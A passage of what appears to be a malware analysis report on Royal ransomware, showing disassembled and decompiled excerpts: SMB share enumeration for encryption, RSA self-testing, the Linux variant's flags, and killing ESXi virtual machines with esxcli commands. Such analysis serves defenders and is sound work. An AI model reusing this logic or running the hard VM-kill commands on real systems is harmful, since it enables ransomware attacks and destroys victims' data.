


```
                cmp     [rbx+10h], r15
                jz      loc_14007EAA3
                mov     rax, [rbx+8]
                xor     r9d, r9d        ; lpProtocolInfo
                mov     [rsp+98h+dwFlags], 1 ; dwFlags
                mov     [rsp+98h+g], r15d ; g
                mov     rcx, [rax]
                lea     edx, [r9+1]     ; type
                lea     r8d, [r9+6]     ; protocol
                mov     r14d, [rcx+10h]
                mov     ecx, r12d       ; af
                call    cs:WSASocketW
                mov     rsi, rax
                cmp     rax, 0FFFFFFFFFFFFFFFFh
                jz      loc_14007EA9C
                mov     r8d, 10h        ; namelen
                mov     qword ptr [rsp+98h+name.sa_family], r12
                lea     rdx, [rsp+98h+name] ; name
                mov     rcx, rax        ; s
                call    cs:bind
                mov     rcx, rsi        ; s
                test    eax, eax
                jnz     loc_14007EA96
                mov     rdx, [rbx]      ; ExistingCompletionPort
                xor     r9d, r9d        ; NumberOfConcurrentThreads
                xor     r8d, r8d        ; CompletionKey
                call    cs:CreateIoCompletionPort
                mov     ecx, 445        ; hostshort - SMB
                mov     [rdi], rsi
                mov     [rsp+98h+var_48], r12w
                call    cs:htons
```

Figure 17

- Binding the socket to the completion port


Shares that do not have the strings “ADMIN$” and “IPC$” are added to the to-encrypt list, which is used by the encryption threads.



```
          if ( lstrcmpiW(L"ADMIN$", *v6) && lstrcmpiW(L"IPC$", *v6) )
          {
            wsprintfW(Src, L"\\\\%s\\%s", szAddressString, *v6);
            v11[0] = 0i64;
            v9 = -1i64;
            v12 = 0i64;
            v13 = 7i64;
            do
              ++v9;
            while ( Src[v9] );
            if ( v9 > 7 )
            {
              RoyalResizeAndCopyMemoryToHeapFunction((__int64)v11, v9, v8, Src);
            }
            else
            {
              v10 = 2 * v9;
              v12 = v9;
              memmove(v11, Src, 2 * v9);
              *(_WORD *)((char *)v11 + v10) = 0;
            }
            RoyalAddElementToListFunction(*(_QWORD *)(a1 + 24608), v11);
          }
          ++v7;
          v6 += 3;
        }
        while ( v7 <= entriesread );
        v6 = (LPCWSTR *)bufptr;
      }
      NetApiBufferFree(v6);
    }
```

Figure 18 - Add the targeted shares to the list

Once the encryption threads finish, the malware will terminate itself using “ExitProcess”.




```
_wait_for_objects_and_finish_process:   ; CODE XREF: WinMain+2EF↑j
                lea     rcx, [rbp+6DF0h+var_6E10]
                call    RoyalWaitForSingleObjectInfiniteFunction
                lea     rcx, [rbp+6DF0h+Parameter]
                call    RoyalWaitForMultipleObjectsInfiniteFunction
                xor     ecx, ecx        ; uExitCode
                call    cs:ExitProcess
; ---------------------------------------------------------------------------
```

Figure 19 - Malware's self-terminating call

The Linux Version

Prior to the encryption of files, the Linux variant of the Royal ransomware checks the randomness of generated values. If the randomness isn’t enough, 2048 bytes from “/dev/random” is read to seed it. If an error occurs during the reading of the data, or when calling any of the random functions, the malware terminates itself.



```
  puts("Testing RSA encryption");
  v7 = RAND_status();
  v1 = RAND_status();
  printf("RAND_status %d\n", v1);
  if ( v7 )
    goto LABEL_8;
  fd = open("/dev/random", 0);
  if ( fd == -1 )
  {
    puts("Can't open /dev/random");
    return 0LL;
  }
  if ( (unsigned __int8)RoyalReadAllDataFunction(fd, v4, 2048LL) != 1 )
  {
    close(fd);
    puts("Can't read from /dev/random");
    return 0LL;
  }
  close(fd);
  RAND_add((__int64)v4, 2048u, 2048.0);
  v7 = RAND_status();
  if ( v7 )
  {
LABEL_8:
    v8 = RoyalImportKeyRSAFromStringFunction(RoyalRSAPublicKeyBufferGlobalVar);
    if ( v8 )
    {
      v9 = "test";
      memset(v5, 0, sizeof(v5));
      v10 = RSA_public_encrypt(4LL, "test", v5, v8, 4LL);
      if ( v10 == 512 )
      {
        puts("RSA_PKCS1_OAEP_PADDING - OK");
        return 1LL;
      }
      else
      {
        getOpenSSLError();
        v3 = (const char *)RoyalStdStringConvertToStringFunction((std::string *)v6);
        printf("RSA_PKCS1_OAEP_PADDING - FAILED %s\n", v3);
        RoyalStdStringDestructorFunction(v6);
        return 0LL;
      }
```

Figure 20 - RSA testing


If the prior tests are successful, a test string with the value “test” is then encrypted using the RSA public key that is present within the binary. If the outcome is correct, the debug output states that it is, and the function returns true. If it fails, the function returns false.

As a next step, the local variables which are potentially set by the given flags, are initialized. The flags are given in the table below.

	The path to start the recursive encryption at. There is no flag for this behaviour, other than the requirement for this to be the very first argument.	Yes
-id	The victim ID to use, which needs to be exactly 32 (0x20) characters in size, or the malware shuts down early.	Yes
-ep	A numerical value no larger than 99, specifying how many percent of encountered files will be encrypted. If this flag is omitted, the default value of 50 will be used.	No
-vmonly	If this flag is combined with the fork flag, all files are encrypted. If used alone, nothing happens.	No
-fork	Forks the process and ensures that a new session is started prior to encrypting files.	No

-logs	Prints the debug messages to the standard output.	No
-stopvm	Terminates all ESXi VMs on the device, based on their World IDs.	No


The check for the encryption percentage, as is shown below, ensures the value is between 1 and 99, or it will be set to 50.



```
else if ( !strcmp(argv[LocalVarValueForNumberOfArguments], "-ep") )
{
  LocalVarValueForCryptoFunction[0] = atoi(argv[++LocalVarValueForNumberOfArguments]);
  if ( LocalVarValueForCryptoFunction[0] <= 0 || LocalVarValueForCryptoFunction[0] > 100 )
    LocalVarValueForCryptoFunction[0] = 50;
}
```

Figure 21 - Set the encryption percentage


The logging forces the debug messages to be printed through the standard output, as the screenshot below shows.



```
; __int64 __fastcall RoyalinitLogToStdoutFunction(logs *__hidden this)
                public RoyalinitLogToStdoutFunction
RoyalinitLogToStdoutFunction proc near  ; CODE XREF: main+1DA↑p
; __unwind { // ___gxx_personality_v0
                push    rbp
                mov     rbp, rsp
                mov     rax, cs:stdout@@GLIBC_2_2_5
                mov     cs:RoyalLogFileGlobalVar, rax
                leave
                retn
; } // starts at 40C62E
RoyalinitLogToStdoutFunction endp
```

Figure 22 - Set the logging

The victim ID is, just like in the Windows version, mandatory. The length is, again, 32 characters. If the ID is missing, or the length is not equal to 32 (or 0x20 in hexadecimal), an error message is printed, and the function will return false. Returning false will cause the malware to shut down directly afterwards.




```
_check_if_have_id_argument_param:       ; CODE XREF: main+7A↑j
                mov     eax, [rbp+LocalVarValueForNumberOfArguments]
                cmp     eax, [rbp+var_84]
                setl    al
                test    al, al
                jnz     _check_id_argument
                lea     rax, [rbp+LocalVarPointerBufferToKeepId]
                mov     rdi, rax        ; s
                call    _strlen
                cmp     rax, 20h ; ' '
                jz      short _make_string
                mov     edi, offset s   ; "-id: id must be 32 characters"
                call    _puts
                mov     eax, 0          ; return FALSE
                jmp     _exit
; ---------------------------------------------------------------------------
```

Figure 23 - VIctim ID handling

Terminating Virtual Machines


The “-stopvm” flag is used to stop VMware ESXi virtual machines that are running on the host. First the “esxcli” binary is executed via a new shell, with “vm process list > list” as parameters, which serve to store the list of existing virtual machines in the file “list” by redirecting the standard output to the file. The shell which executes the ESXi command-line interface command is called via “execlp”, which overlays the forked process with the called process.



```
                push    rbp
                mov     rbp, rsp
                push    rbx
                sub     rsp, 5C8h
                call    _fork
                mov     [rbp+LocalVarForkResultPID], eax
                cmp     [rbp+LocalVarForkResultPID], 0
                jnz     short _wait
                mov     r8d, 0
                mov     ecx, offset aEsxcliVmProces ; "esxcli vm process list > list"
                mov     edx, offset aC  ; "-c"
                mov     esi, offset arg ; "/bin/sh"
                mov     edi, offset arg ; "/bin/sh"
                mov     eax, 0
                call    _execlp         ; replaces calling process from fork to the new process of bin/sh to list all vm and redirect the output to the file "list"
                mov     edi, 0          ; status
                call    _exit
```

Figure 24 - Terminate VMs


At last, the child process exits. The parent process, which is Royal Ransom, will wait for the child to finish before it opens the “list” file. If it does not exist, the function will return. If it does return, the file size of “list” is checked. If this fails, the function returns as well.



```
                jz      _go_to_exit
                lea     rax, [rbp+LocalVarStructFileStat]
                mov     edx, 90h        ; n
                mov     esi, 0          ; c
                mov     rdi, rax        ; s
                call    _memset
                lea     rax, [rbp+LocalVarStructFileStat]
                mov     rsi, rax        ; stat_buf
                mov     edi, offset file ; "list"
                call    stat
                mov     rax, [rbp+size] ; get size of the file in bytes
                test    rax, rax
                jnz     short _malloc
                mov     eax, [rbp+LocalVarFileDescriptor]
                mov     edi, eax        ; fd
                call    _close
                jmp     _exit
```

Figure 25 - Read the "list" file's size

Based on the “list” file’s size, a new block of memory is allocated, after which the content is loaded into memory. The “World ID:” string is used to find the world ID, with the help of “strstr”, and the later the newline character (“\n”).



```
_set_edi_and_wait:                      ; CODE XREF: RoyalKillVMFunction+1F9↑j
                mov     edi, 0          ; stat_loc
                call    _wait

_strstr:                                ; CODE XREF: RoyalKillVMFunction+14D↑j
                mov     rax, [rbp+LocalVarPointerToStringToSearch]
                mov     esi, offset aWorldId ; "World ID: "
                mov     rdi, rax        ; haystack
                call    _strstr
                mov     [rbp+LocalVarPointerToStringToSearch], rax
                cmp     [rbp+LocalVarPointerToStringToSearch], 0
                setnz   al
                test    al, al
                jnz     _strstr_
                mov     rax, [rbp+LocalVarPointerToReserveMemoryForFile]
                mov     rdi, rax        ; ptr
                call    _free           ; free reserved memory
                jmp     short _exit
; ---------------------------------------------------------------------------
```

Figure 26 - Search through the "list" file

Each of the obtained world IDs is used to terminate the VMs using the “esxcli” binary again, with the following command-line arguments “vm process kill –type=hard –world-id=%s” where “%s” is the world ID.


Figure 27 - Terminate a given VM

Similar to the previous process spawn, the combination of “fork”, “execlp”, “exit”, and “wait” ensure that the ransomware only continues ones the newly spawned process has finished.

Figure 28 - Wait until the termination finishes

File Encryption

The encryption can be performed by the main process, or by a forked process, depending on the “-fork” flag, or the absence thereof. If the fork flag is set, a new session, using “setsid” is created, and the encryption is started. If the flag isn’t set, the encryption starts from the main process.

